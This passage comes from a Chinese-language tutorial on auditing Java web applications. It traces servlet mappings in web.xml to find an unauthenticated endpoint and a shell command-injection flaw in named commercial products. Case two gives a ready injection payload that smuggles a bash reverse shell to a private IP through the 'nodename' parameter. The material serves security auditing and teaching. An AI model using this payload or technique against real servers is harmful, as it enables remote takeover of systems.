            <prop key="/queryUsers3.action">userController2</prop>
        </props>
    </property>
</bean>
```


对应的bean id处理对应的 prop key

prop key 会根据其标签值去查找对应的 bean id, 再根据 bean 标签对应的 Handler（即 class）处理请求，这里的 prop key="/queryUsers1.action 也是请求 url，同一个 bean 可以有多个

url 映射

JSP

除了查找配置文件以及 class 之外，还可以尝试翻看 jsp 文件。Jsp 分为静态跟动态两种形式，静态是纯 html，动态是包含 java 代码。当 jsp 头包含<%@ page language="java" import=xxx 时就可以尝试挖掘能利用的漏洞，如图




快速审计

案例一、

这里以 war 项目为例，再得到源码之后解压，直接打开 WEB-INF 下的 Web.xml 查看过滤映射配置

在 idea 里，还要右键 lib 目录，将依赖导入到项目中




回到 web.xml

```
<servlet>
    <servlet-name>JsInvokeServlet</servlet-name>
    <servlet-class>nc.bs.framework.js.servlet.JsInvokeServlet</servlet-class>
</servlet>

<servlet-mapping>
    <servlet-name>JsInvokeServlet</servlet-name>
    <url-pattern>/jsinvoke/*</url-pattern>
</servlet-mapping>
```

servlet-name 标签标示过滤器名称，每个过滤器处理一个或多个请求。图中名为 JsInvokeServlet 的过滤器由 nc.bs.framework.js.servlet.JsInvokeServlet 类实现。该过滤器主要


用于处理/jsinvoke/*请求，即<url-pattern>标签

我们直接 ctrl+ 左键点击 JsInvokeServlet 进入 JsInvokeServlet 类查看实现，如果 JsInvokeServlet 爆红，请确认 lib 有没有被导入，或者可以双击 shift 键搜索





```
<servlet>
    <servlet-name>JsInvokeServlet</servlet-name>
    <servlet-class>nc.bs.framework.js.servlet.JsInvokeServlet</servlet-class>
</servlet>

<servlet-mapping>
    <servlet-name>JsInvokeServlet</servlet
    <url-pattern>/jsinvoke/*</url-pattern>
</servlet-mapping>
```

进入到 JsInvokeServlet 后看其核心方法



```
public class JsInvokeServlet extends HttpServlet {
    private static final String INTERNAL_SERVLET_NAME = "nc.bs.framework.js.servlet.InternalJsInvokeServlet";
    private static final long serialVersionUID = -454087909088356435L;
    private HttpServlet internal;

    public JsInvokeServlet() {
    }

    public void init(ServletConfig servletConfig) throws ServletException {
        this.internal = (HttpServlet)ObjectCreator.newInstance( className: "nc.bs.framework.js.servlet.InternalJsInvokeServ
        this.internal.init(servletConfig);
    }

    public void destroy() { this.internal.destroy(); }

    public void service(ServletRequest req, ServletResponse res) throws ServletException, IOException {
        this.internal.service(req, res);
    }
}
```

跟进 service 直到看到有方法的实现，这里他将 req、rep 对象传进下一个 service，继续跟进




```
public void service(ServletRequest req, ServletResponse res) throws ServletException, IOException {
    HttpServletRequest request;
    HttpServletResponse response;
    try {
        request = (HttpServletRequest)req;
        response = (HttpServletResponse)res;
    } catch (ClassCastException var6) {
        throw new ServletException("non-HTTP request or response");
    }

    this.service(request, response);
}
}
```

在下一层的 service 方法中看到对请求的响应处理

```
protected void service(HttpServletRequest req, HttpServletResponse resp) throws ServletException, IOException {
    String method = req.getMethod();
    long lastModified;
    if (method.equals("GET")) {
        lastModified = this.getLastModified(req);
        if (lastModified == -1L) {...} else {
            long ifModifiedSince = req.getDateHeader( s: "If-Modified-Since");
            if (ifModifiedSince < lastModified / 1000L * 1000L) {...} else {
                resp.setStatus(304);
            }
        }
    } else if (method.equals("HEAD")) {
        lastModified = this.getLastModified(req);
        this.maybeSetLastModified(resp, lastModified);
        this.doHead(req, resp);
    } else if (method.equals("POST")) {
        this.doPost(req, resp);
    } else if (method.equals("PUT")) {
        this.doPut(req, resp);
    } else if (method.equals("DELETE")) {
        this.doDelete(req, resp);
    } else if (method.equals("OPTIONS")) {
        this.doOptions(req, resp);
    } else if (method.equals("TRACE")) {
```

按请求方式来进入对应的实现

这个时候再根据对应的实现跟进就可以查看有无漏洞了。像这种只有一个过滤器，且实现里没有针对/jsinvoke/*请求的登录校验，那么这里就存在一个未授权访问漏洞。验证漏洞时其 url 组成为项目名+<url-pattern>标签值。默认情况下，只要项目不在 tomcat 的 ROOT 目录里，那么项目文件夹名也是 url 组成的一部分，如图，拼接得到/uapjs/jsinvoke/



案例二、


还是查看 WEB-INF/web.xml

com.inspur.tsce4.monPhysicalView.Servlet 处理/monPhysicalView 请求


```
107     </servlet-mapping>
108
109     <!-- 监控  -->
110
111     <!-- 监控  -->
112     <servlet>
113         <servlet-name>monPhysicalView</servlet-name>
114         <servlet-class>
115             com.inspur.tsce4.monPhysicalView.Servlet
116         </servlet-class>
117     </servlet>
118     <servlet-mapping>
119         <servlet-name>monPhysicalView</servlet-name>
120         <url-pattern>/monPhysicalView</url-pattern>
121     </servlet-mapping>
122
123     <!-- 监控  -->
124     <!-- 监控  -->
125     <servlet>
126         <servlet-name>monDashboard</servlet-name>
```

在 Servlet 类中，会将请求交到 Management 对象处理

WEB-INF/classes/com/inspur/tsce4/monPhysicalView/Servlet.class



```
// Source code recreated from a .class file by IntelliJ IDEA
// (powered by FernFlower decompiler)

package com.inspur.tsce4.monPhysicalView;

import ...

public class Servlet extends HttpServlet {
    private static final long serialVersionUID = 1L;
    public static final Logger logger = Logger.getLogger("monPhysicalView");

    public Servlet() {
    }

    public void doPost(HttpServletRequest request, HttpServletResponse response) throws ServletException, IOException {
        request.setCharacterEncoding("utf-8");
        String op = request.getParameter("op");
        logger.info("op=" + op);
        Management manage = new Management(request, response);
        manage.doResponse();
    }

    public void doGet(HttpServletRequest request, HttpServletResponse response) throws ServletException, IOException {
        this.doPost(request, response);
    }
}
```



```
package com.inspur.tsce4.monPhysicalView;

import ...

public class Management {
    HttpServletRequest request;
    HttpServletResponse response;
    Command command = new Command();
    JSONObject nullResJson = new JSONObject();

    public Management(HttpServletRequest request, HttpServletResponse response) {
        this.request = request;
        this.response = response;

        try {
            this.nullResJson.put("status", "error");
            this.nullResJson.put("info", "未获得操作结果");
        } catch (JSONException var4) {
            var4.printStackTrace();
        }
    }

    public void doResponse() {
        try {
            String operation = this.request.getParameter("op");
            JSONObject noOpErrorJson = new JSONObject();
            noOpErrorJson.putOpt("status", "error");
            noOpErrorJson.put("info", "找不到匹配的操作");
            if (operation != null && !"".equals(operation)) {
                if ("getViewInfo".equals(operation)) {
                    this.getViewInfo();
                } else if ("getAllNodeState".equals(operation)) {
                    this.getAllNodeState();
                } else if ("getNodeState".equals(operation)) {
```

在构造函数中对参数做初始化，将请求转发过来方便上下文处理

在 doResponse 方法中，获取请求参数 op，当参数值是 systemShutdown 时就会进到 systemShutdown 方法


在 systemShutdown 方法中，又从请求中获取参数，将参数传到 Command 的 systemShutdown 方法


WEB-INF/classes/com/inspur/tsce4/monPhysicalView/Command.class
继续传到 doCommand 方法

doCommand 方法中因为调用了系统 shell，所以可以使用管道符进行命令拼接，导致命令执行漏洞产生

```
    }

    public JSONObject doCommand(String cmd, long timeout) {
        JSONObject result = new JSONObject();
        String[] cmdArray = new String[]{"/bin/sh", "-c", cmd};
        Process proc = null;
        BufferedReader out = null;
        BufferedReader err = null;
        String outinfo = "";
        String errinfo = "";
        boolean res = true;

        try {
            proc = Runtime.getRuntime().exec(cmdArray);
            int exitcode;
            if (timeout < 0L) {
                exitcode = proc.waitFor();
            } else {
                res = proc.waitFor(timeout, TimeUnit.SECONDS);
                exitcode = res ? 0 : -1;
            }

            result.put("exitcode", exitcode);
            if (res) {
                out = new BufferedReader(new InputStreamReader(proc.getInputStream()));
                err = new BufferedReader(new InputStreamReader(proc.getErrorStream()));
```

示例:





根据案例一介绍，搭配 web.xml 的映射配置，url 为：
/tsce4/monPhysicalView?op=systemShutdown


{“nodename”:”a | bash -i >& /dev/tcp/192.168.25.144/8888 0>&1 |”}

案例三、

还是 web.xml
在 web.xml 的初始化内容中看到，/sysLogin.do 可以不用进行权限校验

```
    </init-param>
    <init-param>
        <!-- if file contains part below, it will not do session check. -->
        <param-name>session-not-checked</param-name>
        <param-value>getpasswordset.do,appApi/,getnewdoc.do,
            writedoc.do,newsedit/topic/toAddTopic.do,
            Login.jsp,login.jsp,AutoRefresh.jsp,
            auth.do,keeplive.do,PermissionProxy.do,
            AppChangeProxy.do,cacheSubmit.do,
            e5workspace/security/,pubkey.do,newsedit/webcj/CheckCode.do,getTrace.do,
            getMyTrace.do,ReLogin.do,newMobile/,
            GetMsgCount.do,binary_large.do,binary_middle.do,binary.do,
            getLayoutPhoto.do,commonExtendOperate.do,
            testfitword.do,SchedulerRemoteCommand.do,weixinMain.do,
            uploadImage.do,uploadMedia.do,tokenHelp/,VideoHello.do,cc.do,ps/task.do,reportCenter.do,
            /api/,newsplan/syn.do,screen.do,GetSystemInfos.jsp,getHeaderImg.do,
            sync/IMIsLogin.do,sync/export.do,FounderNewseditSSoLogin.do,
            SsoLogin.do,GetAttachment.do,getImage.do,studioapp/,newsedit/edit/DocSelect.do,safelogi
            verifyLicense.do,PaperSsoLogin.do,NewsSsoLogin.do,GetXyUrl.do,nfdaily/,createArticle.do,
            sys.jsp,sysAuth.do,sysLogin.do,FitAPI.do,e5workspace/AutoLoginSystem.do,e
            5workspace/AutoLoginSystem.jsp,AutoAuth.do,Auto.jsp,AutoLoginSystem.jsp,assess/syn.do,F
    </init-param>
    <init-param>
        <!-- extensions of the files not-allow-browser-cache -->
```

全局搜索 sysLogin.do 查看器映射配置




这就是前面提到的非注解 SimpleUrlHandlerMapping 方式，按照介绍这里就跟着标签值查找对应的 bean id，搜一下 sys.Login

